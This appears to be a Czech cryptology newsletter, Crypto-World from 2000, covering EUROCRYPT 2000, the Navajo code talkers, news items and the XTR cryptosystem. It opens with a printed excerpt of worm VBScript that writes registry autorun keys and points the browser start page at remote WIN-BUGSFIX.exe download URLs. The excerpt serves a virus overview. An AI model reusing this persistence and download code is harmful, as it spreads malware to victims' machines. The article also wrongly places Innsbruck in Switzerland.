"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel3
2",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Wi
n32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587
345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe54678632
4hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOh
fgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUg
qwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-
BUGSFIX.exe"
end if
end if
…..
```

******

Zdroje:
Pavel Baudiš : Obraz virové problematiky v roce 2000, sborník konference Security 2000
Igor Hák : Viry existují (zkušenosti z praxe), sborník konference Security 2000
Petr Odehnal : Jaká prostředí dnes tvoří živnou půdu virům, sborník konference Security 2000

D. EUROCRYPT 2000

Mgr. Pavel Vondruška (NBÚ)

Mezinárodní konference EUROCRYPT 2000 se konala 14.5. až 18.5. v Bruggách (Belgie). Konferenci pořádala IACR (International Association for Cryptolgic Research) ve spolupráci s belgickou odbornou skupinou COSIC.

Konference se zúčastnilo celkem cca 440 expertů z celého světa. Zastoupeny byly všechny kontinenty, největší účast byla z USA, Belgie (pořádající stát), Francie,… . Z ČR se zúčastnilo devět odborníků.

Přítomna byla celá světová kryptologická špička. Z těch nejznámějších uvedu (v závorce výsledek nebo fakt, který nositele příslušného jména především proslavil) například: Shamir (RSA, Twinkle) , Rivest (RSA), Biham (diferenční kryptoanalýza), Zimmermann (PGP), Lenstra (faktorizace), van Oorschot (autor jedné z nejznámějších monografií o kryptografii), Diffie (krypotsystém Diffie-Helmann), McCurley (současný předseda IACR), Wagner (A5/1, slide-attack), Rabin (Rabinovo schéma) a desítky dalších.

Konference Eurocrypt je společně s konfererencí Crypto (pravidelně pořádané v Santa Barbaře - USA) nejvýznamnější akcí v oblasti kryptologie v kalendářním roce. Tomu také odpovídají přijaté příspěvky. Byly zde prezentovány nejdůležitější a nejvýznamnější výsledky v této oblasti v období od minulé konference, EUROCRYPT 1999, která se konala v Praze. V každé sekci tak vždy zazněly pečlivě vybrané referáty, které vybíral programový výbor z velkého množství došlých referátů. Jednotlivé směry a tedy příslušné členění bylo vybráno následovně (v závorce počet přednášek):

- Factoring and Discrete Logarithm (3)
- Cryptoanalysis I: Digital Signatures (4)
- Private Information Retrieval (2)
- Key Management Protocols (3)
- Thresold Cryptography and Digital Signatures (4)
- Public-Key Encryption (2)
- Quantum Cryptography (2)
- Multi-Party Compution and Information Theory (3)
- Cryptoanalysis II: Public-Key (3)
- Zero Knowledge (2)
- Symetric Cryptography (3)
- Boolean Functions and Hardware (3)
- Voting Schemes (2)
- Cryptoanalysis III: Stream Ciphers and Block Ciphers (2)

Program byl již tradičně doplněn o poster session (16 příspěvků) a rump session (18 příspěvků) a dále o dvě přednášky zvaných řečníků : Mike Walker a A.E.Sale .

Krátký obsah některých vybraných témat

Factorization of a 512-Bit RSA Modulus
Jednalo se o prezentaci mimořádně důležitého výsledku ze srpna loňského roku - faktorizace 512 bitového modulu RSA. Tedy modulu, který se v komerčních aplikacích stále ještě používá. Fakt a metoda je odborné veřejnosti známa - zde zazněl tento příspěvek jako první především proto, že IACR takto chtělo ocenit všechny ty, kteří přispěli k dosažení tohoto cíle ke kterému se v několika posledních letech směřovalo.

Lenstra,Shamir : **Analysis and Optimization of the TWINKLE Factoring Device**
Profesor Shamir upravil své optoelektronické zařízení, které bylo poprvé představeno na rump session loni v Praze. Zařízení produkuje data vhodná ke zpracování metodou NFS nikoliv QS jako prvá verze. Podařilo se zvýšit takt zařízení 10x. Teoreticky (spolupráce 80 000 PC a výroba 5000 zařízení TWINKLE) je možné touto metodou faktorizovat již 768 bitový modul RSA.

F.Grieu : **A Chosen Message Attack on the ISO/IEC 9796-1 Signature Scheme**
F.Grieu předvedl útok proti podpisovému standardu ISO/IEC 9796-1. Nejedná se jen o teoretickou slabinu, ale o prakticky proveditelný útok. Rozebírána byla např. možnost, kdy lze padělat podpis známé zprávy , pokud jsou k dispozici 3 zprávy se stejným veřejným exponentem. Postup není výpočetně složitý. Chyba je natolik závažná, že vyžaduje změnu tohoto standardu.

M.Girault aj.Misarsky - **Cryptanalysis of Contermeasures Proposed for Repairing ISO 9796-1**
Standard ISO 9796-1 (publikován v roce 1991) byl prvním standardem pro digitální podpis, který umožňoval message recovary. Nedostatky, které byly během roku 1999 odhaleny, vedly k návrhu různých opatření k odstranění možných bezpečnostních problémů. Zde je analyzováno pět z těchto návrhů.

Naccache,Coron,Joye,Pailier **- New Attacks on PKCS# v. 1.5 Encryption**
Prezentace dalšího významného výsledku z podzimu roku 1999. Publikovány zde byly technické detaily útoku. Připomeňme, že tento standard je nadále používán v současných komerčních produktech.

E.Jaulmes, A.Joux : **A NICE Cryptanalysis**
Prezentován chosen-ciphertext attack proti oběma verzím kryptosystému NICE . Systém NICE byl prezentován v roce 1999 jako nový možný kryptosystém s veřejným klíčem. Vzhledem k obecným podmínkám útoku to znamená, že tento systém nelze považovat za bezpečný.

P.Sarkar,S.Maitra : **Construction of Nonlinear Boolean Functions with Important Cryptographic Properties**
Nejednalo se o prezentaci výsledku světového významu, ale o velice dobře vypracovanou teorii, včetně návodu na praktické vyhledávání vhodných nelineárnách Booleovských vektorů, které jsou nutné při konstrukci vlastních kvalitních streamových šifer.

A.Biryukov,D.Wagner : **Advanced Slide Attacks**
D.Wagner (viz nepříliš vydařené foto z přednášky) představil nejnovější útok na blokové šifry Feistelova typu. Ukazuje se, že pokud je klíč používán opakovaně nebo spotřebováván periodicky, jedná se o vážnou chybu kryptosystému a útok pak lze použít bez ohledu na počet použitých rund - tj.zvyšováním počtu rund se nezvýší kvalita šifry. Útok byl předveden na různých variantách DESX a i na ruském šifrovém standardu GOST (verze 20 rund).

Přednášky zvaných řečníků :
Mike Walker - On the Security of 3GPP Networks
Vzhledem k známým útokům na verzi A5/1 (1999,2000) , která se používá mimo jiné i v ČR , se ukazuje nutnost zavést bezpečný provoz mobilních telefonů. Přednášející seznámil se specifikací WCDMA - "prvního standardu pro mobilní komunikaci - třetí generace ".

A.E.Sale - Colossus and the German Lorenz Cipher
Historické téma. Rekonstrukce zařízení Colossus, které za druhé světové války umožňovalo luštit německou šifru zařízení Lorenz.

Rump Session
Celkem předneseno 18 příspěvků.
Nejdůležitějším příspěvkem bylo pravděpodobně sdělení, které přednesl E.Biham, že po AES (novém americkém standardu pro šifrování, který nyní podrobí analýze NIST) se rozhodla evropská kryptologická obec vyhlásit vytvoření vlastního standardu - NESSIE (New European Schemes for Signature, Integrity and Encryption). K NESSIE viz samostaný článek v tomto sešitě.

Příští konference EUROCRYPT 2001 se bude konat ve švýcarském Innsbrucku.

E. CODE TALKERS

Díl III. - Od Iwo Jimy k mluvící figurce firmy Hasbro


Mgr. Pavel Vondruška, NBÚ

V roce 1942 žilo celkem 50 000 indiánů Navajů. Koncem roku 1945 z nich sloužilo 540 u námořnictva, z toho 375 (někde udáváno 420) jich sloužilo jako „code talkers“ – mluvčí v kódech. Indiáni, kteří prošli výcvikovým táborem v Pendeltonu v Kalifornii, byli nasazeni postupně do všech šesti amerických námořních divizí, které operovaly v Pacifiku. Zde sloužili od roku 1942 až do konce války. Jejich počet se postupně zvyšoval z 29 na cca 400. Předávali zprávy nejvyššího utajení. Výsledky nejkrvavějších bitev - Guadalcanal, Tarawa, Peleliu, Iwo Jima - často záležely na jejich přesné a rychlé práci. Major Howard Connor z páté námořní divize ve svých vzpomínkách píše, že kdyby nebylo „mluvčích v kódech“, nikdy by nebylo možné zvítězit u Iwo Jimy. V této divizi bylo zařazeno 6 Navajů. Během prvních dvou dnů této bitvy přijali přes 800 zpráv a všechny tyto zprávy byly přijaty bez chyby! Výkon, který pomocí klasických , tehdy používaných šifrových systémů nebylo možné dosáhnout. Operativnost, bezpečnost, rychlost a přesnost v předávání taktických zpráv přinesly Američanům v této bitvě vítězství.

Ještě dlouho po válce byly všechny informace o „tajné americké zbrani“ ve válce o ostrovy klasifikovány jako přísně tajné. Indiány Navajo nikdo neoslavoval a o jejich hrdinských činech a úmorné práci se nesmělo mluvit. Američané věděli, že se Japoncům nepodařilo kód prolomit, a tak Navajové „mluvčí v kódech“ byli ještě použiti ve válce v Koreji v roce 1950 a dokonce (což není příliš známá informace) v ještě v šedesátých letech ve válce ve Vietnamu. Ani v těchto válkách nebyl protivník úspěšný a kód prolomen nebyl. Současně to ukazuje, jak tajný byl celý projekt a jak dlouho se jej a příslušné kódy podařilo udržet v tajnosti.

Od roku 1969 byla postupně veřejnost seznamována s některými skutečnostmi, které se „mluvčích v kódech“ týkaly. V roce 1971 prezident Nixon oficiálně poděkoval všem Navajům, kteří se během světové války zasloužili svým „patriotismem, důmyslností a kuráží“ o vítězství USA nad Japonskem. V roce 1983 byl vyhlášen čtrnáctý duben : „Národním dnem mluvčích v kódech“ (National Code Talkers Day) na památku všech mužů, kteří sloužili za druhé světové války v Tichomoří. Prezident Ronald Reagan osobně udělil válečným veteránům – „mluvčím v kódech“ vysoká státní vyznamenání. V roce 1988 založil jeden z válečných veteránů indián Richard Mike ve své restauraci v navajské rezervaci Kayenta muzeum na památku činů těchto speciálně

vycvičených indiánů. Muzeum je velice dobře známé i v Japonsku. Návštěva je doporučována japonskými cestovními kancelářemi v průvodcích po USA. Japonci se zde na své cestě ke Grand Canyonu často zastavují.



MARINE CORPS HYMN
(redacted)

NIH HOKEH NI-KHEH A-NE-IH-LA
TA-AL-TSO-GO NA-HO-SEEL-KAI
NIH-BIKAH-GI DO TAH KAH-GI
TA-AL-TSO-GO EN-DA-DE-PAH
TSI-DI-DA-AN-NE NE-TAY-YAH
AY BE NIHE HOZEEN
WASHINDON BE AKALH BI-KOSI-LA
JI-LENGO BA-HOZHON.

NI-HE DA-NA-AH-TAH IHLA
YEL KHOL-GO E-E-AH
DAY-NE TAL-AL-TSO-GO ENTA-SHE-JAH
TAL-TSO-GO EN-TAS-SE-TAH
HA-KAZ DINEH-IH BE-HAY-YAH
ADO TA A-KHEK-ASH-SHEN
DO NI-DIN-DA-HI OL-YEH
WASHINDON BE AKALH-BI KHOS

HOZO-GO NAY-EL-TAY DO
A-NA IH BI-KEH DE-DLIHN
NI-HI-KEH DI-DLINI TA-ETIN
YEH-WOL-YE NI-HE A-DIN
SILA-GO-TSOI DO CHAH-LAKAI
YA-ANSH-GO DAS DEZ-EE
WASHINDON BE AKALH-BI-KHOSI LA
HOZO-GO KAY-HA-TIHN

Na veřejnosti se postupně objevovaly ukázky kódů, které byly za druhé světové války používány. Celý kódový materiál byl nakonec odtajněn 3.11.1999. V příloze je uvedena kódová kniha, která byla používána v posledních dnech druhé světové války. Podle této knihy jsem také vytvořil název druhého dílu tohoto volného vyprávění o „mluvčích v kódech“ - YIL-TAS GLOE-IH-DOT-SAHI UT-ZAH, což znamená „kód bude úspěšný“.

Kód byl opravdu úspěšný, přinesl Američanům pravděpodobně vítězství v bitvě o ostrovy. Jak to ale bylo se skutečnou kryptologickou silou kódového systému? Opravdu byli Japonci proti němu bezmocní? Na tyto otázky nám částečně pomůže odpovědět příběh seržanta Joe Kieyoomia z druhé světové války.

Seržant Joe Kieyoomia mohl za druhé světové války sehrát téměř rozhodující úlohu v bitvě o ostrovy. Byl totiž indián z kmene Navajo, nesloužil u amerického námořnictva, ale u dvousté dělostřelecké brigády. Po kapitulaci Filipín (1942), byl zajat a v japonském zajetí strávil 43 měsíců. Krátce po svém zajetí byl oddělen od jednotky a poslán do Japonska – do města Nagasaki. Japonci si o něm mysleli, vzhledem k jeho jménu a barvě pleti, že není Američan, ale Japonec, který sloužil v americké armádě a jako takový měl být řádně vyslechnut a po té odsouzen. Japonci mu zpočátku nevěřili, že v USA žijí i lidé jiné pleti než bílé a černé a že je rodilý Američan. O jeho případ se zajímala i japonská rozvědka. Po mnoha dnech strádání a utrpení (včetně hladovění a bití) se stalo něco nečekaného, Joa navštívila dvě krásná japonská děvčata a napsala mu na tabulku několik slov v navajštině. Joe musel říkat, co ta slova v angličtině znamenají. Pamatoval si, že mezi slovy byly výrazy pták, želva, voda. Joe nic nevěděl o „mluvčích v kódech“ a nevěděl, že by mohl pomoci Japoncům k dekódování těch nejtajnějších zpráv. Vzhledem k problematické možnosti zachytávání slov (viz popis jazyka) a vzhledem k tomu, že předkládané texty byly vytvořeny pomocí kódové knihy, nebyly Japoncům Joevy překlady příliš platné. Japonci pochopili, že se jedná o kód v navajštině a chtěli tento kód od Joea za každou cenu získat. Jednoho zimního dne Joa odvedli bosého ven. Joe musel stát bos ve sněhu při teplotě 27 stupňů pod nulou. Bylo mu řečeno, že zde bude stát tak dlouho, dokud neprozradí navajský kód. Teprve po hodině jej odvedli zpět do cely. Joe nemohl prozradit, do čeho nebyl zasvěcen. Joe vzpomínal, jak si přál zemřít, ale Japonci jej hlídali a rafinovaně mučili. Po několika dalších mučeních nakonec Japonci pokusy získat kód od Joea vzdali. Joe zůstal v zajetí ve věznici v Nagasaki. Zde

dokonce zažil i výbuch druhé atomové bomby, která explodovala nad Nagasaki. Tento výbuch, chráněn tlustými zdmi své cely, přežil. Byl osvobozen tři dny po výbuchu atomové bomby. Teprve rok po svém osvobození se dozvěděl od amerických úřadů o „mluvčích v kódech“ a musel se zavázat, že o svých zážitcích nebude po dobu utajení celého systému mluvit. Jeho příběh byl publikován teprve v roce 1997.

Tento příběh dokazuje, že Japonci byli v luštění kódu dále, než Američané v roce 1945 tušili a je pravděpodobné, že kdyby měli Japonci k dispozici velký počet dobře zachycených zpráv a příslušnou analýzu situace, ke které se zprávy vztahovaly, že by kód japonští kryptoanalytici prolomili…

Pokud v USA něco vzbudí zájem médií a veřejnosti, je snaha to i komerčně využít, a tak ještě v tomto roce má Hollywood natočit dokonce hned dva filmy, které budou barvitě líčit příběhy, které „zažili“ Navajové během druhé světové války. Známá firma na hračky Hasbro Inc. , v lednu tohoto roku vydala roztomilou figurku indiána GI Joe. Jedná se o indiánského spojaře z druhé světové války - „mluvčího v kódech“. Je to dokonce první figurka ze série figurek vojáků, které firma Hasbro vyrobila, která mluví. Ano, GI Joe mluví navajštinou a dokonce nahrávku připravil veterán z druhé světové války - Sam Billison. Sam Billison je prezidentem Navajo Code Talker Association. Přiznám se, že právě tato figurka (USD 24.99) mě inspirovala k sepsání těchto řádků, které se aspoň trochu snažily poodhalit pravdu o „mluvčích v kódech“ dříve, než příběhy hollywoodského stylu vytvoří úplně jiný, pro diváky „zajímavější“ obrázek - legendu. V jednom z filmů prý budou líčeni tito indiáni jako parašutisté, kteří byli shozeni do vnitrozemí ostrova a zde připravují podmínky k vylodění americké námořní pěchoty , tak jako skuteční „code talkers“ mají i oni vysílačku, ale také granáty, moc granátů a vrhací nože a umí se plížit jako praví indiáni …

Takže nashledanou v kině.

Obr.1 - „Code Talkers“
Obr.2 - medaile udělovaná prezidentem Renaldem Reganem válečným veteránům
Obr.3 - hymna námořních jednotek, kterou v roce 1944 přepsal indiánský instruktor Jimmy King do navajštiny
Obr.4 - figurka GI Joe od firmy Hasbro

F. Letem šifrovým světem

1. (J.Pinkava) Ve dnech 30.-31.května 2000 vyšlo nové číslo RSA Bulletinu: http://www.rsasecurity.com/rsalabs/bulletins/index.html obsahující článek: Robert D. Silverman (RSA Laboratories): A Cost-Based Security Analysis of Symmetric and Asymmetric Key Length. Z článku: "Zatímco článek Lenstry a Verheula [1] dospívá k závěru, že 1024 bitový klíč bude bezpečný pouze do roku 2002, shledáváme tento závěr za neopodstatněný. Toto tvrzení bylo učiněno za předpokladu, že 56-bitová DES byla zranitelná již v roce 1982, zatímco ve skutečnosti byla DES fakticky rozbita teprve v roce 1997. Může někdo věřit tomu, že problém, který je 7-milionkrát těžší než RSA-512 (a vyžaduje 6 Terabajtů paměti), bude řešitelný během několika málo roků, když RSA-512 bylo teprve nyní právě rozbito? Cena pamětí a obtížnost přípravy příslušného hardware pro řešení související matice dává možnost tvrdit, že 1024 bitové klíče budou bezpečné ještě nejméně 20 let (pokud nebudou vynalezeny nové neočekávané faktorizační algoritmy). Dnes neexistuje hardware, který by umožnil útok na 1024 bitový klíč metodou NFS. Diskuse o totálním počtu cyklů na Internetu je irelevantní, pokud neexistují počítače dostatečně velké, aby na nich mohla běžet NFS.“
[1]Lenstra A.; and Verheul, E.: Selecting Cryptographic keys.

2. Pokud sháníte informace o virech a antivirových programech, doporučuji velice dobře udržovanou stránku 18-ti letého studenta Igora Háka (Igiho) na URL adrese : www.viry.cz. Lze se zde zapsat i do konference o virech . Konference má v současné době asi 250 účastníků.

3. V dubnu byl v kanadském Quebecu zatčen patnáctiletý hacker, známý pod přezdívkou Mafiboy. Mladý hacker byl obviněn za vniknutí do serveru CNN.com. Na základě dalšího šetření byl také obviněn za účast na sérii útoků na Yahoo!, Amazon.com, Buy.com a Excite. Při proniknutí na server známé americké televizní stanice CNN bylo vyřazeno krátkodobě z činnosti na 1200 internetových stránek a škoda dosáhla několika miliónů dolarů. Vzhledem k tomu, že hacker ještě není plnoletý, hrozí mu odnětí svobody do dvou let. (ČTK).


4. Další zajímavé a aktuální informace na téma Microsoft a NSA-KEY lze nalézt na http://cryptome.org/nsakey-ms-dc.htm

5. Na URL adrese: http://www.ostgate.com/classification.html je k dispozici článek o bezpečnostní klasifikaci vojenských systému v USA.

6. Bezpečnostní problém v PGP 5.0 je popsán na URL adrese : http://cryptome.org/cipn052400.htm#pgp

Informační sešit GCUCMP
Crypto-World 7-8/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, BITIS, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz **, subject : Crypto-World**
sešity najdete také na adrese www.mujweb.cz/veda/gcucmp
(167 e-mail výtisků)
Uzávěrka 29.7.2000



OBSAH : **Str.**

+ příloha : 10000.txt
Dnešní přílohou je soubor 10000.txt, který obsahuje prvních 10 000 prvočísel
(další informace viz závěr článku "Fermatův test primality, Carmichaelova čísla, bezčtvercová čísla" , str.9) .

A. Ohlédnutí za I.ročníkem sešitu Crypto-World 1999/2000

Mgr. Pavel Vondruška (NBÚ)

Rok 1999 byl pro skupinu odborníků sdružených v kryptologické sekci Jednoty českých matematiků a fyziků - GCUCMP (Group of Cryptology Union of Czech Mathematicians and Physicists) velmi úspěšný. Vyvrcholením jejich téměř dvouletého úsilí bylo uspořádání mezinárodní konference Eurocrypt ´99 v Praze. Tato konference patří v "kryptologickém kalendáři" mezi dvě celosvětově nejdůležitější akce (druhou je konference Crypto, která se pravidelně koná v USA v Santa Barbaře). Eurocrypt je "putovní" konference a postupně se pořádá v různých městech Evropy. Uspořádání takovéto konference je pro příslušný stát a jeho odborné kryptologické struktury vždy velkým oceněním jejich práce. Podle kladných ohlasů se zdá, že konference v Praze se vydařila a zařadila se mezi ty lepší Eurocrypty. Pravidelné schůze organizačního výboru skončily vyhodnocením konference v létě 1999.

Po skončení konference mi bylo až trochu líto opustit kryptodění a zdálo se mi, že mám najednou spoustu volného času (v rámci organizačního výboru jsem měl mimo jiné na starosti e-mail schránku konference). Také jsem si zvykl na téměř dvouletý styk s výborem IACR, přednášejícími, studenty, stipendisty (mezi něž patří např. dnes již hvězda první velikosti Biruyukov, pro kterého jsme tehdy vyřizovali slevy).

Z těchto - částečně nostalgických - důvodů jsem se nabídl, že se pokusím zorganizovat psaní jakéhosi sešitu, který by byl určen pro členy GCUCMP a sloužil k informacím o dění ve světě kryptologie. Přiznám se, že jsem počítal s tím, že se zapojí svými příspěvky i někteří další členové GCUCMP. Nejjednodušší formou se zdálo být napsání sešitu v MS Wordu a jeho rozesílání e-mailem na adresu členů GCUCMP. Hned od druhého čísla se však ozvalo pár zájemců mimo GCUCMP. Rozhodl jsem se, že budu sešit rozesílat všem zájemcům a vznikla tak databáze registrovaných odběratelů. Se sešitem mi od začátku velice pomohl ing. Jaroslav Pinkava, CSc., kterému touto cestou velice děkuji. Nejen za to, že pravidelně do sešitu přispívá, ale také za mnohá upozornění na zajímavé články a odkazy, které pak mohu využít v rubrice "Letem šifrovým světem".

Během roku pak došlo k některým změnám. Sešit začal "vycházet" v PDF formátu, koncem roku 1999 jsem vytvořil jednoduchou www stránku (http://www.mujweb.cz/veda/gcucmp), na kterou jsem umístil starší čísla. Poněkud mě totiž časově zatěžovalo zasílat "stará" čísla sešitů jednotlivým zájemcům. Zpravidla nově registrovaný uživatel měl zájem i o všechna starší čísla.

Množství čtenářů se pomalu, ale pravidelně zvyšuje; zájem znatelně vzrostl po konferencích ČAČK a Security 2000, kde bylo ze sešitu veřejně citováno. Po uveřejnění možnosti registrovat se pro zasílání tohoto časopisu v diskusi o virech (červen 2000) pak počet zájemců vzrostl o dalších více než padesát odběratelů.

Statistika nárůstu odběratelů , počtu stran a délky sešitu v bytech je následující:

I.ročník sešitu Crypto-World

	9/99	10/99	11/99	12/99	1/2000	2/2000
Odběratelů	25	31	35	47	62	76
Stran	7	10	9	9	9	11
Bytů	118 655	163 382	312 601	370 720	208 173	215 768

	3/2000	4/2000	5/2000	6/2000	7-8/2000	7-8/2001
Odběratelů	90	102	107	116	163	890
Stran	11	13	15	16	19	40
Bytů	212 279	333 340	354 749	502 347	150 000	2 150 000

V posledním sloupci je uveden odhad, který vznikl proložením křivky údaji 9/99 až 7-8/2000 (viz komentář níže).

Odhad sledovaných ukazatelů - počet listů a velikost rozesílaného sešitu - mohu ovlivnit. Budu se snažit stabilizovat tyto parametry na rozumných hodnotách 12-16 stran, 400-600 kB. Odběratelé se tedy nemusí obávat dalšího nárůstu velikosti rozesílaného souboru a doby, kdy by přijatý Crypto-World obsadil všechen (zlým správcem povolený) prostor v jeho poštovní schránce.

K počtu odběratelů bych poznamenal, že uvedený odhad je sice velice příznivý a povzbuzující, ale současně si dovolím tvrdit, že takový nárůst zcela určitě nenastane. V současné době již většina expertů, kteří v dané oblasti pracují, sešit odebírá, a tak jaksi potenciálních čtenářů již asi ani tolik není (pokud ovšem doba PKI, e-komerce a e-obchodu a e-peněz nevytvoří nové e-čtenáře …). K současnému složení čtenářů prozradím, že přibližně 80 odběratelů jsou odborníci z oblasti informační bezpečnosti, přibližně 50 odběratelů jsou správci sítí nebo informačních systémů, 6 čtenářů jsou novináři odborných časopisů nebo obecněji novináři a cca dvacet pět zájemců neumím vzhledem k absenci údajů zařadit .

Když se již zmiňuji o struktuře odběratelů, uvedu ještě malou statistiku, která vznikla na základě údajů z 28.6.2000:

- sešit je rozesílán na 163 e-mail adres
- sešit je rozesílán do dvou států (156 x ČR, 7 x Slovensko)
- registrováno je pět čtenářek
- nejvíce čtenářů má svoji adresu registrovánu na doméně post.cz (12x)
- následují domény : volny.cz (10x), nbu.cz (8x), cuni.cz (8x), aec.cz (7x), decros.cz (6x), cvut.cz (5x), army.cz (3x), mvcr.cz (3x)
- zbývajících 113 čtenářů je registrováno na dalších různých 90 doménách
- 96 odběratelů je mi osobně známo

II.ročník

Prvé číslo II.ročníku (9/2000) vyjde kolem 10.září. Pokud mi to čas dovolí, pokusím se v tomto novém ročníku provést určité změny. Sešit bude mít nové logo a titulní stránku. Dále chystám nepříliš náročnou soutěž pro čtenáře, která by měla končit číslem 12/2000. Pokud se podaří najít sponzora, mohl by vítěz získat mimo slávy i nějaký "vánoční dárek". Asi jste již zjistili, že se změnila i www stránka (http://www.mujweb.cz/veda/gcucmp) , nejdůležitější změnou je možnost registrace k odběru sešitu přímo vyplněním registračního "formuláře" na www stránce a možnost zaslat dotaz nebo komentář také přímo z komunikačního okna na www stránce. Přislíbeny jsou i některé velmi hodnotné články od nových autorů.

FAQ (Frequently Ask Question)

Závěrem si dovolím odpovědět na často kladené otázky :

- ano, sešit píši a rozesílám zadarmo
- za články uveřejněné v sešitě se neplatí
- jsou vítány příspěvky všech odběratelů
- vedení sešitu patří mezi mé záliby a pokusím se jej vydávat dle svých možností i nadále

END

Všem čtenářům tohoto sešitu přeji hezké prožití zbytku letních prázdnin a dovolených.

B. Kryptosystém s veřejným klíčem XTR

Ing. Jaroslav Pinkava (AEC spol. s r.o.)

1. Úvod

Na adrese http://www.ecstr.com/ byl nedávno konečně zveřejněn design nového kryptosystému s veřejným klíčem, který autoři Arjen R. Lenstra a Eric R. Verheul nazvali XTR. Zveřejněný materiál je preprintem článku, který byl přijat k opublikování na konferenci Crypto 2000 v Santa Barbaře (koná se 20. – 24. srpna tohoto roku). Čtenáři Crypto-Worldu již byli o existenci tohoto kryptosystému stručně informováni v čísle 4/2000.

Systém XTR je založen na nové metodě umožňující reprezentovat prvky podgrupy multiplikativní grupy konečného tělesa. Cílem návrhu XTR je dle autorů navrhnout takový kryptosystém s veřejným klíčem, jehož délka parametrů i vlastní výpočtové nároky vedou k podstatným úsporám jak v komunikacích tak při výpočtech a to bez snížení příslušné kryptografické bezpečnosti.

2. Některá značení a definice

Popíši příslušný postup jen s nezbytnými technickými podrobnostmi. Zdůvodnění a další detaily lze nalézt v komentovaném článku [1].

GF(m) ... těleso (mod m)

GF(m)* ... multiplikativní grupa tělesa GF(m)

Budeme dále předpokládat, že p je takové prvočíslo, že

a) $p \equiv 2 \bmod 3$

b) mnohočlen (tzv. šestý cyklotomický – viz [2]) $\varphi_6(p) = p^2 - p + 1$ spočtený v p má jako dělitele prvočíslo q.

Symbolem g bude označen generátor GF (p^6)* mající řád q.

Pro výše zvolené p lze libovolný prvek GF(p^2) vyjádřit jako $x_1a + x_2a^2$, kde x_1, x_2 jsou z GF(p), a a a^p jsou kořeny polynomu $X^2 + X + 1$, které tvoří optimální normální bázi pro GF(p^2) nad GF(p).

Jestliže h ε GF (p^6), pak k němu sdruženými prvky nad GF (p^2) jsou h, h^{p2}, h^{p4}.
Stopou Tr(h) nad GF (p^2) prvku h ε GF (p^6) je součet sdružených nad GF (p^2) prvku h,
tj. $Tr(h) = h + h^{p2} + h^{p4}$. Platí Tr(h) ε GF ($p^2$).
Pozn.: p2= p^2, p4 = p^4.

Označíme F(c, X) mnohočlen $X^3 - cX^2 + c^pX - l$, pro c ε GF (p^2) mající kořeny h_0, h_1, h_2 v GF (p^6). Pro n ε Z budeme značit $c_n = h_0^n + h_1^n + h_2^n$. Z lemmatu 2.3.2 článku vyplývá, že c_n jsou prvky GF (p^2) .

Nechť dále $S_n(c) = (c_{n-1}, c_n, c_{n+1})$.

3. Základní algoritmy

Celý článek směřuje k vyhodnocení výpočetní složitosti matematických postupů nezbytných při provádění popisovaných kryptografických postupů. Jedním z ústředních algoritmů v tomto směru je algoritmus 2.3.7, který popisuje postup výpočtu $S_n(c)$.
Následující rovnost dává vlastně výchozí myšlenku konstrukce kryptosystému XTR:

$$S_n (Tr(g)) = (Tr(g^{n-1}), Tr(g^n), Tr(g^{n+1}))$$

